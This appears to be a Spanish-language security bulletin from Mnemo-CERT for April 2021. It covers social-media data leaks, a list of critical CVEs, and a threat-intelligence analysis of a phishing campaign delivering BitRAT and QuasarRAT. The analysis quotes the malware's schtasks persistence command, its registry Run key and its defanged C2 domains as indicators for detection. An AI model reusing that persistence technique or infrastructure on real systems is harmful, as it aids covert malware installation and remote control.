CIBERBOLETÍN

ABRIL 2021

TEMA DEL MES

Diversas fugas de datos en abril ponen en riesgo la información de los usuarios. La influencia de las redes sociales en los ciberataques.

VULNERABILIDADES

Estas han sido las 10 vulnerabilidades más representativas que fueron identificadas en el mes de abril de 2021, considerando el tipo de componente que afectan y el nivel de criticidad con base a CVSS V 3.1.

THREAT INTELLIGENCE

Análisis de una campaña de phishing destinada a infectar a las víctimas con QuasarRAT, un troyano de acceso remoto.

EN NUESTRA REGIÓN

Intensificación de ciberataques con ransomware en entidades españolas. Análisis de los ciberataques que involucran el uso de la herramienta Cobalt Strike y recomendaciones.

CULTURA DE CIBERSEGURIDAD

Las contraseñas y su seguridad. Claves para mejorar fortaleza de las contraseñas empleadas.

MNEMO

TEMA DEL MES

Facebook, LinkedIn y Club House, comprometidos en la fuga de datos

A lo largo de abril se han identificado varias filtraciones de datos en plataformas de redes sociales, entre las que se encuentran Facebook y LinkedIn. Este es un hecho sin precedentes, teniendo en cuenta la cantidad de usuarios que se vieron afectados por esta exfiltración, de igual manera la aplicación ClubHouse sufrió el mismo percance.




Imagen 1. Mundo Digital de las redes sociales

Alrededor de 533 Millones de usuarios en Facebook, 500 millones en LinkedIn y 1.3 millones de usuarios en ClubHouse han visto sus datos comprometidos, lo que en números totales de usuarios de cada plataforma supone:

Imagen 2. Usuarios filtrados por red social


Parte de la información robada de Facebook fue publicada de forma gratuita y accesible a cualquier usuario.

La otra parte, fue publicada en un foro especializado de hacking, accesible para los usuarios del foro previo pago. Es necesario destacar que los datos filtrados en Facebook incluyen:

- ID
- Nombre
- Fecha de nacimiento
- Ubicación
- Estado civil
- Número de teléfono
- Correo electrónico (en algunos casos)

Esta información corresponde a 106 países.

A continuación, se presenta el top 15 de los países que más se han visto afectados por los acontecimientos, pudiéndose identificar una importante afectación en Colombia, México y España:



MNEMO

TEMA DEL MES

Por otra parte, la información extraída de LinkedIn fue puesta a la venta en un foro de hacking por, aproximadamente, 2 dólares la muestra. La información filtrada contiene:

- Nombre completo
- ID
- Títulos profesionales
- Correo electrónico
- Números de teléfono

En un comunicado emitido por la empresa, se indicó que los datos corresponden a varios sitios web y empresas y que no conllevan a una violación de datos, ya que se trata de una técnica de raspado de información pública. Después de obtener los datos, los cibercriminales consolidan la información y la ponen a la venta en diferentes foros; posteriormente, se reutiliza para actividades maliciosas.

Por último, sobre la filtración de ClubHouse, la plataforma comunicó que los datos que circulan no fueron vulnerados, sino que es información que está disponible para cualquier usuario. Información como URL de la foto, número de seguidores, nombre, ID de usuario, fechas en las que se crearon las cuentas e incluso la información del perfil de quién los invitó a la aplicación se encuentran entre la información que circula en la base de datos.

La recopilación de información es una importante base de la cibercriminalidad de la que se obtienen beneficios económicos, en mayor o menor medida, dependiendo del tipo de información robada. En este caso, recopilar esta información de manera manual sería una ardua tarea si se tiene en cuenta los millones de registros expuestos. Para tal caso, existen diferentes métodos para extraer esta información y la practica tiene por nombre scraping.

El scraping consiste en extraer información de sitios web y es almacenada de manera estructurada para su mejor entendimiento, apoyándose en software especializado para esta labor. Esta actividad es la que realizan los motores de búsqueda como Google, Yahoo, Bing etc, y también es utilizada por los comparadores de precios con el fin de indexar la información de las plataformas Web.

El scraping puede ir en contra de los términos de uso de las plataformas web. Esta indexación se realiza a través del fichero robots.txt, en donde se establece si está o no permitida la extracción de datos desde un dominio público. Por tal motivo, esta práctica puede atentar contra la propiedad intelectual.

Es necesario tener en cuenta que con el método scraping solo se puede obtener información pública y no se puede adquirir datos confidenciales como password, números de cuenta o tarjetas de crédito, las cuales solo son accesibles mediante una violación de datos en los sitios web, aprovechando vulnerabilidades.

TEMA DEL MES

Como se puede apreciar, todas estas filtraciones de datos ocurrieron en diferentes redes sociales y es que, con el paso de los años, estas no solo influyen para comunicaciones personales, sino que evolucionaron y hasta se realizan negocios desde ellas.

Se debe tomar consciencia de cuáles son sus ventajas y desventajas, para lo cual deben utilizarse de manera responsable, ya que pueden ser utilizadas por ciberdelincuentes para robar información o datos personales gracias a los metadatos que dejamos en nuestras fotos y, en casos extremos, puede ser utilizadas para extorsionar a los usuarios.

Jairo Alexander Vargas Polania
Analista de seguridad de la información L1 Master
Debido a estos sucesos, debemos analizar más a fondo sobre lo delicado que conlleva que nuestros datos estén circulando por la red libremente. Lo primero que se debe realizar es verificar si sus datos fueron filtrados, para esto se puede apoyar en las diferentes herramientas que indican si ha sido víctima, tan solo colocando su dirección de correo o, en su defecto, el número telefónico.

Entre estas herramientas se puede encontrar:

- https://haveibeenpwned.com/
- https://cybernews.com/personal-data-leak-check/

Adicional a las herramientas anteriormente relacionadas, para Latinoamérica se tiene la siguiente herramienta que indica que datos tiene visibles en su red social de Facebook:

- https://leaks.titan.co/fb/

Si sus datos fueron expuestos, siga los siguientes pasos:

- Realizar el cambio de contraseña de la red social por una fuerte y segura; puede comprobar en la siguiente herramienta si un password ha sido filtrado: https://haveibeenpwned.com/Passwords
- Realizar el cambio de contraseña de su correo electrónico o, en su defecto, realizar el cambio del correo electrónico en sus redes.
- Activar el doble factor de autenticación.
- Comprobar que información tiene pública y privada. Considere que esta información puede ser utiliza para fines maliciosos.
- Tener cuidado con los correos electrónicos que reciba, no abrir URL o archivos de fuentes externas desconocidas, pues pueden contener algún tipo de malware.

Esta información filtrada puede ser utilizada para chantaje y extorsión, también puede ser usada para intentar violar las cuentas con ingeniería social, realizar ataques dirigidos y, en el peor de los casos, el robo de identidad.

VULNERABILIDADES

Principales vulnerabilidades Abril 2021

Pulse Secure, Juniper y Microsoft Exchange Server

Titulo	Identificador	CVSS	Descripción
Vulnerabilidad de día cero presente en **Pulse Connect Secure**	CVE-2021-22893	CVSS v3.1: 10.0 [Crítico]	Vulnerabilidad presente en algunas versiones de **Pulse Connect Secure**, la cual puede ocasionar que un atacante ejecute código de manera remota en el dispositivo afectado.
Falla de seguridad presente en **Juniper Junos OS**	CVE-2021-0248	CVSS v3.1: 10.0 [Crítico]	Vulnerabilidad que afecta a **Juniper Networks Junos OS**, la cual puede permitir a un actor malicioso ejecutar código de manera remota en el dispositivo afectado.
Falla de seguridad presente en **Microsoft Exchange Server**	CVE-2021-28480	CVSS v3.1: 9.8 [Crítico]	Vulnerabilidad que afecta a algunas versiones de **Microsoft Exchange Server**, la cual puede permitir a un actor malicioso ejecutar código de manera remota en el dispositivo afectado.
Falla de seguridad presente en productos de **Oracle**	CVE-2021-2136	CVSS v3.1: 9.8 [Crítico]	Vulnerabilidad presente en algunas versiones de **Oracle WebLogic Server**, la cual puede ocasionar que un atacante ejecute código de manera remota en el dispositivo afectado.
Falla de seguridad presente en productos de **SonicWall**	CVE-2021-20021	CVSS v3.1: 9.8 [Crítico]	Vulnerabilidad presente en **SonicWall Email Security,** que puede permitir a un actor malicioso la ejecución de código en el sistema afectado.
Falla de seguridad presente en productos de **Cisco**	CVE-2021-1459	CVSS v3.1: 9.8 [Crítico]	Vulnerabilidad presente en los routers **Cisco Small Business,** que puede permitir que un atacante remoto no autenticado ejecute código arbitrario en el dispositivo afectado.
Falla de seguridad presente en productos de **Apple**	CVE-2021-1818	CVSS v3.1: 9.8 [Crítico]	Vulnerabilidad que afecta a **macOS Big Sur, Catalina y Mojave**, la cual puede ocasionar que un actor malicioso ejecute código arbitrario en el dispositivo afectado.
Falla de seguridad presente en productos de **Apple**	CVE-2021-1794	CVSS v3.1: 9.8 [Crítico]	Vulnerabilidad presente en algunas versiones de **iOS y de iPadOS**, la cual puede ocasionar que un atacante ejecute código arbitrario en el dispositivo afectado.
Falla de seguridad presente en productos de **Oracle**	CVE-2021-2244	CVSS v3.1: 9.6 [Crítico]	Vulnerabilidad presente en algunas versiones de **Oracle Hyperion**, la cual puede ocasionar que un atacante ejecute código de manera remota en el dispositivo afectado.
Falla de seguridad presente en **VMware Carbon Black Cloud Workload**	CVE-2021-21982	CVSS v3.1: 9.1 [Crítico]	Vulnerabilidad que afecta a **VMware Carbon Black Cloud Workload 1.0.0 y 1.01**, la cual puede permitir a un actor malicioso modifique la configuración del dispositivo afectado.

VULNERABILIDADES

MNEMO-CERT presenta las 10 vulnerabilidades más representativas que fueron identificadas en el mes de abril de 2021, considerando el tipo de componente que afectan y el nivel de criticidad con base a CVSS V 3.1.

La lista está encabezada por la vulnerabilidad de día cero que Pulse Secure informó que ha estado siendo aprovechada por actores maliciosos para comprometer a organizaciones gubernamentales, de defensa y financieras en Estados Unidos y Europa. CVE-2021-22893 podría permitir que un actor malicioso ejecute código de manera remota en la instancia afectada. **MNEMO-CERT** publicó dos avisos referentes los cuales se pueden consultar:

- https://mailchi.mp/mnemo.com/aviso-de-seguridad-vulnerabilidad-de-da-cero-presente-en-pulse-connect-secure
- https://mailchi.mp/mnemo.com/aviso-de-seguridad-recomendaciones-de-seguridad-departamento-de-seguridad-de-eeuu-emite-alerta-referente-a-vulnerabilidad-en-pulse-connect


Después se destaca una vulnerabilidad en **Juniper Networks Junos OS**, la cual es causada por el uso de credenciales codificadas, y puede permitir que un actor malicioso tome el control de la instancia afectada. **MNEMO-CERT** publicó un aviso referente a esta falla y otras vulnerabilidades corregidas por Juniper, el cual se puede consultar en la siguiente URL:

- https://mailchi.mp/mnemo.com/aviso-de-seguridadjuniper-corrige-vulnerabilidades-en-varios-de-sus-productos

La vulnerabilidad presente en Microsoft Exchange pertenece a una de las cuatro fallas corregidas, de las cuales tres fueron consideradas críticas. El aprovechamiento de alguna podría ocasionar que un atacante ejecute código de manera remota en el servidor afectado. **MNEMO-CERT** publicó dos avisos referentes los cuales se pueden consultar:


- https://mailchi.mp/mnemo.com/aviso-de-seguridadvulnerabilidades-crticas-afectan-a-servidores-microsoft-exchange
- https://mailchi.mp/mnemo.com/aviso-de-seguridad-recomendaciones-de-seguridad-departamento-de-seguridad-de-eeuu-emite-alerta-referente-a-vulnerabilidades-en-exchange-server


Asimismo, cabe señalar que durante este mes varios fabricantes corrigieron diversos fallos en sus diferentes productos, siendo los más destacados de las compañías "Oracle", "Microsoft" y "Apple", a comparación de que el mes pasado, las más sobresalientes fueron "Microsoft", "Cisco" y "Google".




VULNERABILIDADES

Del mismo modo, en las siguientes gráficas se muestran el número de vulnerabilidades por producto para los fabricantes con mayor cantidad de fallas identificadas en el mes de abril de 2021 y un comparativo con el mes de marzo del mismo año.





VULNERABILIDADES



MNEMO

THREAT INTELLIGENCE

Campaña de phishing para la distribución de QuasarRAT

Gracias a la colaboración entre diferentes entidades financieras y los analistas de Cyber Threat Intelligence de Mnemo, se ha logrado identificar una campaña maliciosa que tiene como finalidad la distribución del troyano de acceso remoto, denominado como QuasarRAT.

QuasarRAT es una herramienta legítima que los ciberdelincuentes han utilizado para realizar actos cibercriminales, cuyo vector de ataque son mensajes de correo electrónico que suplantan a entidades del estado colombiano.

Se han identificado correos electrónicos de tipo malspam y/o phishing para distribuir amenazas, con el fin de tomar el control del dispositivo.

En el correo usado por los cibercriminales, se encuentra un documento PDF adjunto con un enlace en su interior, el cual descarga, automáticamente, un fichero comprimido con un ejecutable cargado con el payload de esta amenaza, la cual se instala en el equipo y se ejecuta.

Es importante mencionar que el análisis inicial que desembocó en los hallazgos relacionados con QuasarRAT, proviene del primer dropper analizado, que en este caso, se trata de otro troyano de acceso remoto denominado BitRAT.




Imagen 1. Análisis de la muestra en herramientas CTI. Virus Total

Este primer dropper es identificado por 9 de 67 motores de herramientas antimalware.

Al realizar el análisis de la cabecera de esta muestra, se observa que su nombre interno corresponde a "Decoder.exe" y la descripción del fichero es "FTP Lister". Además, se obtiene evidencia de que fue escrita en .NET.




Imagen 2.Información de la cabecera de la muestra analizada

Tras su ejecución en un sistema operativo Windows de 64 bits, se observan las siguientes actividades:

- Copiarse a sí mismo en otro directorio para generar persistencia, creando un directorio de nombre "windedefdeloggs" en "C:\Users\<usuario>\AppData\Local\" y guardando el ejecutable "windeferdelogs.exe" en esa nueva ubicación.




Imagen 3. Archivo malicioso copiado en la nueva ubicación

- Crea una clave de registro en la que se ejecuta el fichero malicioso copiado en el paso anterior, cada vez que se inicia sesión en el sistema.




Imagen 4. Creación de llave de registro

- Durante su ejecución es creado un mutex para evitar conflictos, caso de ejecuciones simultáneas del malware.




Imagen 5. Mutex usado por el malware durante la ejecución

• Realiza la descarga de una nueva muestra de malware, desde el servidor de dominio establecido.

La nueva muestra descargada se identifica con el nombre de 'QnVddJdR1yyUnAg5.exe' y se ubica en 'C:\Users\user\AppData\Local\Temp\'.

En el momento del análisis, esta muestra no había sido reportada en VirusTotal, por lo que es importante de cara a generar reglas de detección.

Tras la ejecución de 'QnVddJdR1yyUnAg5.exe', este malware realiza las siguientes acciones:

- Se copia a sí mismo en la ruta 'C:\Users\admin\AppData\Roaming\DateVLohs\' con el nombre 'Dtenders.exe'.
- Crea una tarea programada para que, cada vez que se inicie sesión, se ejecute el archivo malicioso en 'Dtenders.exe'. El comando usado para esto es: '"schtasks" /create /tn "OfficeTelemetryLs" /SC MINUTE /MO 3 /tr "C:\Users\admin\AppData\Roaming\DateVLohs\Dtenders.exe" /f.'
- Crea una clave de registro para auto ejecución cuando se inicia sesión en el dispositivo infectado 'HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run'.
- Verifica si tiene conexión a internet haciendo peticiones a 'http://ip-api.com/json/'. De tener conexión, se comunica con el servidor de Comando y Control ubicado en ladrillos[.]linkpc[.]net.

Este fichero también está escrito en .NET y, en la información del propio fichero, contiene una estructura muy similar al primer dropper, ya que se puede observar que tienen el mismo nombre interno "FTP Lister".

```
// C:\Users\succ3ss\Desktop\pdfcitadevacunacionprogramadavalidtrueeeeminsaludgovco.exe\bins-6cc62a9018edbda41c3ebfe89b1bb32c
  \QnVdd3dR1yyUnAg5.exe
// SafeKeyHandle, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null

// Punto de entrada: FTPLister.My.MyApplication.Main
// Fecha/Hora: < desconocido > (E50F625F)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
  DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)
[assembly: AssemblyTitle("FTP Lister")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("FTP Lister")]
[assembly: AssemblyCopyright("Copyright ©  2020 - 2021")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("12ccf31f-1ca5-47c9-8838-aa7c666008e2")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
```

Imagen 6. Información de la muestra descargada por BitRAT

Respecto a sus comunicaciones, la muestra inicial se comunicaba con miloquilla[.]linkpc[.]net para realizar la descarga de la siguiente muestra que es quien contiene a QuasarRAT. Como se puede observar en la siguiente imagen, las peticiones iniciales con el servidor de Comando y Control usan cadenas relacionados al malware inicial, denominado BitRAT.

Imagen 7. Captura de tráfico hacia el C2

Luego de obtener y ejecutar la siguiente muestra relacionada con la familia de malware QuasarRAT 'QnVddJdR1yyUnAg5.exe', ésta realiza diferentes peticiones al servidor de Comando y Control para enviar información del dispositivo en que se está ejecutando y esperar órdenes. Este servidor está alojado en ladrillos[.]linkpc[.]net.

En el momento del análisis, este dominio no era identificado como malicioso por ningún motor de antimalware, por lo que se debe tener muy en cuenta a la hora de generar reglas en los diferentes dispositivos de seguridad para mitigar esta amenaza.

